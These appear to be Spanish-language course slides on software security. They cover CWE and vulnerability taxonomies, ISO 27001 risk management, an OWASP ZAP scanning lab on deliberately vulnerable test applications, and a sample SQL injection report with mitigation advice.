- Proporcionar un lenguaje común para describir los defectos y debilidades de seguridad de software en su arquitectura, diseño y codificación.
- Proporcionar un estándar de comparación de herramientas de auditoría seguridad de software.
- Proporcionar una línea base para la identificación de vulnerabilidades, su mitigación y los esfuerzos de prevención.

1.3 Las vulnerabilidades y sus costes

Gestión de vulnerabilidades

CWE

- Nombre del tipo de debilidad
- Descripción del tipo
- Términos alternativos para la debilidad
- Descripción del comportamiento de la debilidad
- Descripción de la debilidad
- Probabilidad de explotar la debilidad
- Descripción de las consecuencias de la explotación
- Posibles mitigaciones
- Otras debilidades relacionadas
- Taxonomías de las fuentes
- Ejemplos de código para los lenguajes/arquitecturas
- Identificadores de vulnerabilidades CVE para las que ese tipo de debilidad existe
- Referencias

1.3 Las vulnerabilidades y sus costes

Clasificación de las vulnerabilidades

Existen muchas clasificaciones o taxonomías de vulnerabilidades unas se adaptan a todo tipo de aplicaciones, como son:

- **MITRE Top 25**: http://cwe.mitre.org/top25/
- **SANS Top 20:** http://www.sans.org/top20/
- **OWASP Top 10:** https://owasp.org/www-project-top-ten/
- **WASC Threat Clasification v2.0:** http://www.webappsec.org/projects/threat/

1.3 Las vulnerabilidades y sus costes

Clasificación de las vulnerabilidades

MITRE TOP 25.

Contiene los mayores errores de programación que puede causar vulnerabilidades en el software.

RANK	ID	NOMBRE
[1]	CWE-89	Improper Neutralization of Special Elements used in an SQL Command ('SQL Injection')
[2]	CWE-78	Improper Neutralization of Special Elements used in an OS Command ('OS Command Injection')
[3]	CWE-120	*Buffer* Copy without Checking Size of Input ('Classic *Buffer* Overflow')
[4]	CWE-79	Improper Neutralization of Input During Web Page Generation ('Cross-site Scripting')
[5]	CWE-306	Missing Authentication for Critical Function
[6]	CWE-862	Missing Authorization
[7]	CWE-798	Use of Hard-coded Credentials
[8]	CWE-311	Missing Encryption of Sensitive Data

Practica 2

Continuación de la Práctica 1

Gestión de Vulnerabilidades con OWASP ZAP

Objetivo:
Identificar y gestionar vulnerabilidades en aplicaciones web utilizando la herramienta OWASP ZAP. El enfoque será explorar vulnerabilidades comunes (CVE, CVSS, CWE) y entender su impacto en la seguridad del software.

Descripción:
Esta actividad consiste en realizar un análisis de vulnerabilidades en una aplicación web de prueba utilizando OWASP ZAP. Los estudiantes explorarán y comprenderán la clasificación de vulnerabilidades (CVE, CVSS, CWE) y ejecutarán pruebas automatizadas con OWASP ZAP para identificar vulnerabilidades críticas.

Practica 2

Continuación de la Práctica 1

Gestión de Vulnerabilidades con OWASP ZAP

1. **Preparación del entorno:**
   - Instale OWASP ZAP desde el sitio oficial.
   - Seleccione una aplicación web vulnerable de prueba (como OWASP Juice Shop o DVWA).
2. **Exploración y Configuración:**
   - Inicie OWASP ZAP y configure el proxy para que actúe como intermediario entre el navegador y la aplicación web.
   - Navegue por la aplicación web vulnerable, permitiendo que OWASP ZAP registre las solicitudes y respuestas.
3. **Análisis Automático:**
   - Ejecute un escaneo pasivo en OWASP ZAP y analice las alertas generadas.
   - Ejecute un escaneo activo para detectar vulnerabilidades como SQLi, XSS, CSRF, entre otras.

Practica 2

Continuación de la Práctica 1

Gestión de Vulnerabilidades con OWASP ZAP

4. Identificación de Vulnerabilidades:

- Una vez finalizado el escaneo, revise las vulnerabilidades identificadas.
- Clasifique al menos cinco vulnerabilidades utilizando los identificadores CVE, CVSS y CWE. Para esto:
  - Busque en la base de datos CVE las vulnerabilidades reportadas y su puntaje CVSS.
  - Identifique la descripción CWE correspondiente, comprendiendo su naturaleza y posibles mitigaciones.

Practica 2

Continuación de la Práctica 1

Gestión de Vulnerabilidades con OWASP ZAP

5. Registro de Resultados:

- Describa las vulnerabilidades que incluyan al menos los siguientes campos:
  - Vulnerabilidad (Nombre)
  - CVE
  - CVSS (puntaje e impacto)
  - CWE (categoría y descripción)
  - Recomendaciones de mitigación

6. Informe Final:

- Redacte el informe en base al formato adjunto.

Practica 2

Continuación de la Práctica 1

Vulnerabilidad 1: Inyección SQL

Detalles:

- **Ubicación**: Campo de búsqueda de usuarios.
- **Descripción**: Existe una vulnerabilidad de inyección SQL en el campo de búsqueda de usuarios, lo que permite a un atacante manipular la consulta SQL para obtener acceso no autorizado a datos sensibles.
- **Impacto**: Alto riesgo de exposición y manipulación de datos confidenciales, comprometiendo la integridad y confidencialidad de la información en la base de datos.

Practica 2

Continuación de la Práctica 1

Vulnerabilidad 1: Inyección SQL

Clasificación:

Clasificación	Detalles
CVE	CVE-2021-5678
CVSS	9.8 (Crítico), dado que: • **Vector de Ataque**: Red (N). • **Complejidad de Ataque**: Baja (L). • **Privilegios Requeridos**: Ninguno (N). • **Impacto**: Confidencialidad (C), Integridad (I) y Disponibilidad (A) comprometidas.
CWE	CWE-89: SQL Injection
WASC ID	19
Referencias	- Cheat Sheet de OWASP sobre Inyección SQL

Practica 2

Continuación de la Práctica 1

Vulnerabilidad 1: Inyección SQL

Recomendaciones de Mitigación

- Utilizar **consultas preparadas** y **consultas parametrizadas** para protegerse contra inyecciones SQL.
- Evitar la concatenación directa de las entradas de usuario en las consultas SQL; en su lugar, validar y sanear todas las entradas de usuario antes de utilizarlas en las consultas.
- Implementar un **manejo robusto de excepciones** que impida la exposición de mensajes de error detallados que puedan ayudar a los atacantes a identificar vulnerabilidades.

Contenidos

1 Introducción

1.1 Qué es la seguridad del Software

1.2 La importancia de la seguridad en el Software

1.3 Las vulnerabilidades y sus costes

1.4 Gestión de riesgos de seguridad del software

1.5 Propiedades del software seguro y resiliente

1.6 Conceptos de seguridad

1.7 Servidores web HTTP, bases de datos

1.4. Gestión de riesgos de seguridad del software

Dato

Información

1.4. Gestión de riesgos de seguridad del software

1.4. Gestión de riesgos de seguridad del software

Data –Information –Knowledge

- **data** means “something given”

  An engineer writes “**5**” down in a notebook.

- **information** means “to instruct”, “to teach” or more directly “to inform”. Information is usually the answer to a question.

  The engineer writes down, “**Vehicle requires 5 gallons of fuel to go 100 miles**”.

- **Knowledge** is the awareness of data brought into relation to form information in a wider sense.

  The engineer writes down, “**The vehicle requires more fuel than what the statistical average is**”.

1.4. Gestión de riesgos de seguridad del software

Pirámide DIKW

1.4. Gestión de riesgos de seguridad del software

Información como activo

1.4. Gestión de riesgos de seguridad del software

Información como activo

- La norma ISO 27000 reconoce la información como un activo esencial para cualquier organización.
- La información está formada por datos que identifican elementos o personas y sustentan los sistemas organizacionales.
- La información enfrenta **riesgos y amenazas que deben gestionarse técnica y gerencialmente para reducir la vulnerabilidad.**

1.4. Gestión de riesgos de seguridad del software


Para qué me sirve la Gestión de Riesgos?

1.4. Gestión de riesgos de seguridad del software

- La Gestión de Riesgos **busca identificar, analizar y mitigar riesgos operativos que puedan afectar los activos y servicios de la organización.**
- El análisis de riesgos debe seguir una metodología formal que asegure un proceso completo y repetible.
- Los riesgos no identificados durante el análisis pueden sorprender a la organización si llegan a materializarse.

1.4. Gestión de riesgos de seguridad del software

¿Cómo analizo los riesgos de seguridad?



1.4. Gestión de riesgos de seguridad del software


- Es necesario un "Sistema de Gestión de Seguridad Informática (SGSI)".

- El SGSI es un **proceso sistemático, protocolizado y manejado por todos los miembros de la empresa que permite la confiabilidad, integridad y disponibilidad de la información de la misma.**


- En el 2000 la ISO (International Organization for Standardization) estandarizó normas como ISO 17799, Software ISO 27001, ISO 27001: 2022

1.4. Gestión de riesgos de seguridad del software

Sistema de Gestión de Seguridad Informática (SGSI) se compone de cuatro procesos básicos



1.4. Gestión de riesgos de seguridad del software



Actividad Individual

Título: Sistemas de Gestión de Seguridad Informática

Objetivo de la Actividad:

Desarrollar en el estudiante la capacidad de investigar de manera autónoma, analizar y documentar conceptos clave sobre Sistemas de Gestión de Seguridad Informática (SGSI), comprendiendo su importancia y aplicabilidad en distintas organizaciones mediante un ejemplo práctico.

Tipo de Actividad:

Investigación individual

Actividad Individual

Descripción de la Actividad

Cada estudiante investigará de forma individual sobre los Sistemas de Gestión de Seguridad Informática y elaborará un informe escrito que incluya los siguientes elementos:

- **Introducción a los SGSI**: Definición, objetivos y principales beneficios.
- **Normas de referencia**: Principales normas internacionales aplicables (como la ISO 27001 y otras normas relacionadas de la serie ISO 27000).
- **Componentes clave de un SGSI**: Mecanismos como la gestión de riesgos, políticas de seguridad, controles de acceso, formación y sensibilización, auditorías y mejora continua.

Actividad Individual

Caso de estudio:

El estudiante debe seleccionar o desarrollar un caso (real o ficticio) donde describa:

- Tipo de organización (por ejemplo, hospital, banco, institución educativa, empresa de tecnología).
- Principales riesgos de seguridad informática que enfrenta.
- Ejemplos de políticas o controles implementados (e.g., autenticación de dos factores, políticas de acceso, formación en seguridad).
- Resultados obtenidos o beneficios potenciales de la implementación del SGSI.

Conclusiones:

Reflexión personal sobre la importancia de la gestión de la seguridad informática en el contexto de la organización estudiada.

Actividad Individual

Ejemplos de Casos

- **Banco o Institución Financiera:** Implementación de un SGSI para proteger los datos financieros de los clientes, con políticas de acceso restringido, auditoría de transacciones y detección de intrusos.
- **Hospital o Clínica:** Protección de información sensible de pacientes mediante políticas de privacidad, cifrado de datos médicos y control de acceso físico a áreas restringidas.
- **Institución Educativa:** Gestión de la seguridad en bases de datos de estudiantes, con protocolos de acceso para personal administrativo y estudiantes, y sistemas de monitoreo de actividad en la red interna.
- **Empresa de Tecnología:** Ejemplo de una empresa que almacena datos en la nube y utiliza autenticación multifactor y cifrado para asegurar la integridad de sus productos y datos de usuarios.

Actividad Individual

Formato de Entrega

- Un documento en formato PDF que no exceda las 10 páginas, incluyendo gráficos, imágenes o diagramas que faciliten la comprensión de los conceptos.
- El informe debe estar estructurado claramente con secciones, referencias bibliográficas y el nombre del estudiante al inicio.
- Se evaluará la profundidad de la investigación, la claridad del análisis y la originalidad en el caso de estudio.

Contenidos

1 Introducción

1.1 Qué es la seguridad del Software

1.2 La importancia de la seguridad en el Software

1.3 Las vulnerabilidades y sus costes


1.4 Gestión de riesgos de seguridad del software

1.5 Propiedades del software seguro y resiliente

1.6 Conceptos de seguridad

